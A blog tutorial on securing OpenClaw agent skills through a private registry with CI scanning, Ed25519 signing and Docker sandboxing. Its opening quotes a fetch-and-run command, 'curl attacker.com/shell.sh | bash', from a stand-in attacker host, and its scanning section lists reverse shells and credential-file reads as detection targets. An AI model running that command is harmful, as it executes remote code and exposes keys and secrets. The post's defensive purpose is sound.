
Build a Private Skills Registry for OpenClaw
Stop trusting random skill zips. Build a private marketplace with CI/CD scanning, Ed25519 signing, and sandbox execution for OpenClaw skills.
 Chen-Hung Wu•Feb 24, 2026
15 minute read📍 Originally published on Upskill Blog
Your team installs 20 OpenClaw skills from ClawHub. Nobody reviews them. Nobody checks if the zip file got tampered with between the CDN and your machine. One of those skills runs curl attacker.com/shell.sh | bash on first invocation. By the time you notice, your .env files, SSH keys, and database credentials are on a Telegram channel. This isn't hypothetical — 824 malicious skills already slipped through. The fix isn't "be more careful." The fix is building a private registry that makes it structurally impossible to run unverified code.
Why "Just Use ClawHub" Will Burn You
The first mistake everyone makes: treating skill installation like npm install. Pull the package, run it, move on. But npm has a registry with checksums, signing, and provenance attestations. ClawHub skills? They're zip files. Downloaded over HTTPS, sure. But there's no signature verification. No integrity check after download. No sandbox. The skill runs with whatever permissions your OpenClaw agent has — which, let's be honest, is usually everything.
VS Code figured this out years ago. Their Marketplace scans every extension on upload, runs dynamic sandbox tests, and signs every package so the editor can verify nothing got tampered with in transit. Grafana went further — their Plugin Frontend Sandbox isolates third-party JavaScript in a separate execution context so a rogue plugin can't touch the host application.

You need the same thing for OpenClaw skills. Three pieces:
- Skills Registry — a REST API backed by Postgres that stores skill metadata, versions, hashes, signatures, and review status.
- CI/CD pipeline — static and dynamic scanning before anything hits the registry. Failed scan = skill never gets published. Period.
- OpenClaw integration — your agent only pulls skills from your registry, verifies the signature, then runs the skill inside a sandbox.
The common mistake here? Building the registry but skipping the signature verification on the OpenClaw side. I've seen teams that scan everything in CI, sign everything in the registry, and then... load the skill without ever checking the signature. All that work for nothing.
What interviewers are actually testing: Supply chain security. Can you explain why checksums alone aren't enough? Answer: checksums verify integrity (file wasn't corrupted) but not authenticity (file came from a trusted source). You need signatures for that.
The Registry Data Model
Let's get concrete. Your registry needs a skills table. Here's what mine looks like:
CREATE TABLE skills (
  id              UUID PRIMARY KEY,
  name            TEXT NOT NULL,
  version         TEXT NOT NULL,
  publisher_id    TEXT NOT NULL,
  manifest_json   JSONB NOT NULL,
  package_url     TEXT NOT NULL,
  sha256          TEXT NOT NULL,
  signature       TEXT NOT NULL,        -- registry Ed25519 signature
  publisher_sig   TEXT,                 -- optional: developer's own signature
  review_status   TEXT NOT NULL,        -- pending / approved / rejected
  sandbox_profile TEXT NOT NULL,        -- network-restricted / offline / full
  created_at      TIMESTAMPTZ NOT NULL DEFAULT now()
);

CREATE UNIQUE INDEX skills_name_version_idx ON skills (name, version);
Every skill needs a manifest. Think of it as package.json but with security-relevant fields that actually matter:
# skill.yaml
name: "mail-cleaner"
version: "1.2.3"
description: "Clean up old emails in IMAP inbox."
entrypoint: "index.mjs"
runtime: "nodejs18"
permissions:
  - "network:imap"
  - "filesystem:/tmp"
max_execution_ms: 30000
sandbox_profile: "network-restricted"
publisher:
  id: "team-security"
  homepage: "https://internal.example.com/security"
The permissions field is the one people skip. "We'll add it later." They never do. Then six months in, some skill needs network access and everyone just sets sandbox_profile: "full" because nobody documented what the skill actually needs. Document permissions at publish time. Not later. Now.
When the registry receives a publish request, it does four things:
- Validates the manifest schema. Reject garbage early.
- Checks
name + versionuniqueness. No overwriting approved versions — that's how supply chain attacks work. - Records the uploaded file's SHA-256.
- Sets
review_statusbased on CI scan results and your internal policy.
A mistake I keep seeing: allowing version overwrites. Someone publishes mail-cleaner@1.2.3, finds a bug, and wants to re-publish the same version with a fix. Don't let them. Bump the version. Immutable versions are the only way to guarantee that the hash you verified yesterday is the same code running today.
What interviewers are actually testing: Database design for security-critical systems. Why is the unique constraint on
(name, version)important? It prevents overwrite attacks — an attacker who compromises CI can't silently replace an approved skill with a malicious one at the same version.
CI/CD: Scan Before You Ship

Here's where most teams cut corners. They set up a registry, add a "publish" step to CI, and call it done. No scanning. The registry becomes a fancy file server.
VS Code Marketplace rejects extensions that fail malware scanning. They don't publish first and scan later. Scanning happens before the skill enters the registry. That ordering matters.
Static scanning (in CI):
- Secret scan — catch accidentally committed API keys, AWS credentials, database URLs. Use Gitleaks or similar. I've personally seen a skill with a hardcoded Stripe secret key in a config file. The developer "forgot" it was there. Sure.
- Pattern detection — Semgrep or CodeQL rules that flag obvious backdoors: downloading and executing remote payloads, base64 double-decoding (a classic obfuscation trick), spawning reverse shells, reading
~/.sshor~/.aws. - Dependency scanning —
npm audit,pip-audit, Trivy. A skill with zero malicious code can still pull in a compromised transitive dependency. This is how theevent-streamattack worked — the malicious code was three levels deep in the dependency tree.
Dynamic scanning (in sandbox):
Spin up a clean container, run the skill, and watch what it does. Does it try to resolve domains not on the allowlist? Does it read filesystem paths outside its declared permissions? Does it spawn child processes? Does it run for 30 minutes on a 5-second task?
Here's a simplified GitHub Actions pipeline:
jobs:
  build-and-scan:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
      - uses: actions/setup-node@v4
        with:
          node-version: 20

      - run: npm ci
      - run: npm test

      - name: Static scan
        uses: returntocorp/semgrep-action@v1
        with:
          config: "p/ci"

      - name: Secret scan
        uses: gitleaks/gitleaks-action@v2

      - name: Build artifact
        run: tar czf skill.tar.gz dist/ skill.yaml

      - name: Publish to registry
        run: node scripts/publish-skill.mjs
        env:
          ARTIFACT_PATH: "./skill.tar.gz"
          MANIFEST_PATH: "./skill.yaml"
          ARTIFACT_URL: $ARTIFACT_URL           # set by upload step
          REGISTRY_URL: $SKILLS_REGISTRY_URL    # from GitHub secrets
          REGISTRY_TOKEN: $SKILLS_REGISTRY_TOKEN
The publish script itself is straightforward — hash the artifact, POST to the registry:
import fs from "node:fs";
import crypto from "node:crypto";

async function main() {
  const artifactPath = process.env.ARTIFACT_PATH!;
  const manifest = JSON.parse(
    fs.readFileSync(process.env.MANIFEST_PATH!, "utf8"),
  );

  const hash = crypto
    .createHash("sha256")
    .update(fs.readFileSync(artifactPath))
    .digest("hex");

  const res = await fetch(`${process.env.REGISTRY_URL}/api/skills`, {
    method: "POST",
    headers: {
      "Content-Type": "application/json",
      Authorization: `Bearer ${process.env.REGISTRY_TOKEN}`,
    },
    body: JSON.stringify({
      manifest,
      sha256: hash,
      artifactUrl: process.env.ARTIFACT_URL,
      ciMetadata: {
        pipelineId: process.env.CI_PIPELINE_ID,
        commit: process.env.CI_COMMIT_SHA,
      },
    }),
  });

  if (!res.ok) {
    const body = await res.text();
    console.error(`Publish failed: ${res.status} ${body}`);
    process.exit(1);
  }

  console.log("Skill published successfully");
}

main();
The mistake I see most? Putting the publish step in a job that runs even when previous jobs fail. Use needs: [build-and-scan] in GitHub Actions. If the scan job fails, the publish job should never execute. Seems obvious. I've reviewed three internal pipelines this year where this wasn't configured correctly.
What interviewers are actually testing: CI/CD security. What's the difference between a "quality gate" and a "security gate"? Quality gates catch bugs. Security gates catch attacks. Both should block deployment, but security gates should be non-bypassable — no
--forceflag, no manual override without an audit trail.
Signing Skills: The Dual-Layer Model

Checksums tell you the file wasn't corrupted. Signatures tell you who produced it and that it hasn't been tampered with since. You need both.
VS Code Marketplace signs every extension and is pushing publishers to sign their own packages too. It's a dual-layer model, and it works:
Layer 1: Developer signature (optional)
The developer signs skill.tar.gz with their own Ed25519 key pair. This proves the artifact came from them, not someone who compromised the CI pipeline.
Layer 2: Registry signature (required)
The registry signs (name, version, sha256, review_status, sandbox_profile) with the organization's private key. This proves the skill passed review and scanning. This is the one OpenClaw trusts.
Generate your key pair with Node.js built-in crypto:
import crypto from "node:crypto";
import fs from "node:fs";

const { publicKey, privateKey } = crypto.generateKeyPairSync("ed25519");

fs.writeFileSync(
  "registry-ed25519.pub",
  publicKey.export({ type: "spki", format: "pem" }),
);
fs.writeFileSync(
  "registry-ed25519.key",
  privateKey.export({ type: "pkcs8", format: "pem" }),
);
The registry signs on publish:
import crypto from "node:crypto";

export function signSkill(payload: {
  name: string;
  version: string;
  sha256: string;
  sandboxProfile: string;
  reviewStatus: string;
}) {
  const data = JSON.stringify(payload);
  return crypto
    .sign(null, Buffer.from(data), process.env.REGISTRY_PRIVATE_KEY_PEM!)
    .toString("base64");
}

export function verifySkillSignature(
  payload: object,
  signatureBase64: string,
  publicKeyPem: string,
) {
  return crypto.verify(
    null,
    Buffer.from(JSON.stringify(payload)),
    publicKeyPem,
    Buffer.from(signatureBase64, "base64"),
  );
}
One thing people get wrong with Ed25519: the payload must be byte-identical when signing and verifying. If you sign JSON.stringify(payload) but the verifier reconstructs the object with keys in a different order, the signature check fails. Fix: sort keys deterministically, or better, sign the raw SHA-256 hash instead of the JSON. I've wasted two hours debugging a "broken" signature that was actually a JSON key-ordering issue. Don't repeat my mistakes.
What interviewers are actually testing: Cryptographic signing vs. hashing. Hashes verify integrity. Signatures verify integrity and authenticity. Ed25519 is preferred over RSA for new systems because it's faster, has smaller keys, and is resistant to certain side-channel attacks.
Sandbox Execution: Trust Nothing

Your skill passed scanning. The signature checks out. Great. Now run it in a sandbox anyway. Defense in depth isn't paranoia — it's engineering.
The sandbox spectrum, from lightest to heaviest:
| Approach | Isolation | Performance | Compatibility |
|---|---|---|---|
| V8 Isolates / WASM | Process-level | Fastest | JS/WASM only |
| Docker + seccomp | Container-level | Fast | Any runtime |
| gVisor / nsjail | Syscall filtering | Medium | Most runtimes |
| Firecracker microVM | Hardware-level | Slower cold start | Full OS |
Start with Docker. Seriously. Don't over-engineer this. Docker with --read-only, --network none, memory limits, and a PID limit covers 90% of threats. Move to Firecracker when you actually need multi-tenant isolation at scale.
Here's a minimal sandbox runner:
import { spawn } from "node:child_process";
import { randomUUID } from "node:crypto";

interface SandboxOptions {
  image: string;
  skillTarGzPath: string;
  timeoutMs: number;
  networkMode: "none" | "bridge";
  memoryLimit: string;
  cpuLimit: string;
}

export function runInSandbox(
  opts: SandboxOptions,
  payload: unknown,
): Promise<{ exitCode: number | null; stdout: string; stderr: string }> {
  return new Promise((resolve, reject) => {
    const name = `skill-${randomUUID()}`;
    const proc = spawn("docker", [
      "run", "--rm",
      "--name", name,
      "--memory", opts.memoryLimit,
      "--cpus", opts.cpuLimit,
      "--pids-limit", "64",
      "--read-only",
      "--network", opts.networkMode,
      "-v", `${opts.skillTarGzPath}:/skill.tar.gz:ro`,
      opts.image,
      "node", "/runner.js",
    ], { stdio: ["pipe", "pipe", "pipe"] });

    let stdout = "";
    let stderr = "";
    proc.stdout.on("data", (d) => (stdout += d.toString()));
    proc.stderr.on("data", (d) => (stderr += d.toString()));

    const timer = setTimeout(() => {
      proc.kill("SIGKILL");
      reject(new Error(`Sandbox timeout after ${opts.timeoutMs}ms`));
    }, opts.timeoutMs);

    proc.on("exit", (code) => {
      clearTimeout(timer);
      resolve({ exitCode: code, stdout, stderr });
    });

    proc.stdin.write(JSON.stringify(payload));
    proc.stdin.end();
  });
}
The sandbox_profile from your manifest drives the configuration. A skill that declares "network:imap" gets --network bridge but with iptables rules limiting egress to port 993. A skill that declares no network permissions gets --network none. A skill that asks for "filesystem:/tmp" gets a tmpfs mount. Nothing else.
The mistake that kills people: mounting the host filesystem. "Oh, the skill needs to read a config file, let me just -v /home/user:/data." Congratulations, the skill can now read your SSH keys. Mount only what's needed. Read-only. Always.
What interviewers are actually testing: Container security. What's the difference between
--network noneand--network bridge?nonemeans zero network access — the container can't even resolve DNS.bridgegives it a virtual network. For untrusted code, start withnoneand explicitly grant only what's needed.
Wiring It Into OpenClaw
All these pieces mean nothing if OpenClaw can still load skills from random URLs. The final step: modify the gateway to only trust your registry.
Add a Skills Loader layer between the gateway and skill execution:
Request: "load mail-cleaner@1.2.3"
    ↓
Skills Loader:
  1. GET /api/skills/mail-cleaner/1.2.3 from Registry
  2. Verify registry signature against trusted public key
  3. Download artifact, verify SHA-256 matches
  4. Select sandbox profile from manifest
  5. Execute in sandbox
  6. Return result (or reject + audit log)
The Registry API endpoint is minimal:
app.get("/api/skills/:name/:version", async (req, res) => {
  const { name, version } = req.params;
  const { rows } = await pool.query(
    `SELECT name, version, sha256, signature,
            sandbox_profile, package_url
     FROM skills
     WHERE name = $1 AND version = $2
       AND review_status = 'approved'`,
    [name, version],
  );
  if (!rows[0]) return res.status(404).json({ error: "not_found" });
  res.json(rows[0]);
});
Your OpenClaw config should contain exactly two things: the registry URL and the registry's public key. That's it. The question of "is this skill safe?" is now fully delegated to the registry and its CI/CD pipeline. The agent doesn't need to decide. The architecture decides.
One last mistake I want to call out: teams that build all of this and then add an escape hatch. "For development, we allow loading local skills without signature verification." That escape hatch stays open forever. Someone deploys it to staging. Then production. Then you're back to square one. If you need a dev mode, use a separate registry with a separate key pair. Never bypass the verification — use a less strict registry instead.
What interviewers are actually testing: Zero-trust architecture. The principle is "never trust, always verify." Even after authentication (the skill is in the registry) and authorization (the skill is approved), you still verify (check signature) and contain (run in sandbox). Every layer assumes the previous one failed.
Try It Yourself
Prerequisites:
- Node.js 20+, Docker, PostgreSQL
Step 1: Generate registry keys
node -e "
const crypto = require('crypto');
const fs = require('fs');
const { publicKey, privateKey } = crypto.generateKeyPairSync('ed25519');
fs.writeFileSync('registry.pub', publicKey.export({ type: 'spki', format: 'pem' }));
fs.writeFileSync('registry.key', privateKey.export({ type: 'pkcs8', format: 'pem' }));
console.log('Keys generated: registry.pub, registry.key');
"
Step 2: Create the skills table
psql -c "
CREATE TABLE skills (
  id UUID PRIMARY KEY DEFAULT gen_random_uuid(),
  name TEXT NOT NULL,
  version TEXT NOT NULL,
  publisher_id TEXT NOT NULL,
  manifest_json JSONB NOT NULL,
  package_url TEXT NOT NULL,
  sha256 TEXT NOT NULL,
  signature TEXT NOT NULL,
  review_status TEXT NOT NULL DEFAULT 'pending',
  sandbox_profile TEXT NOT NULL DEFAULT 'offline',
  created_at TIMESTAMPTZ NOT NULL DEFAULT now(),
  UNIQUE(name, version)
);
"
Step 3: Publish a test skill
# Create a minimal skill
mkdir test-skill && cd test-skill
echo '{"name":"hello","version":"0.0.1"}' > skill.json
echo 'console.log("hello from sandbox")' > index.mjs
tar czf ../hello-skill.tar.gz .
cd ..

# Hash it
sha256sum hello-skill.tar.gz
Expected output: A SHA-256 hash like a1b2c3d4.... Use this to POST to your registry API and verify the full publish → sign → verify → sandbox flow.
Troubleshooting:
- Signature verification fails? Check JSON key ordering.
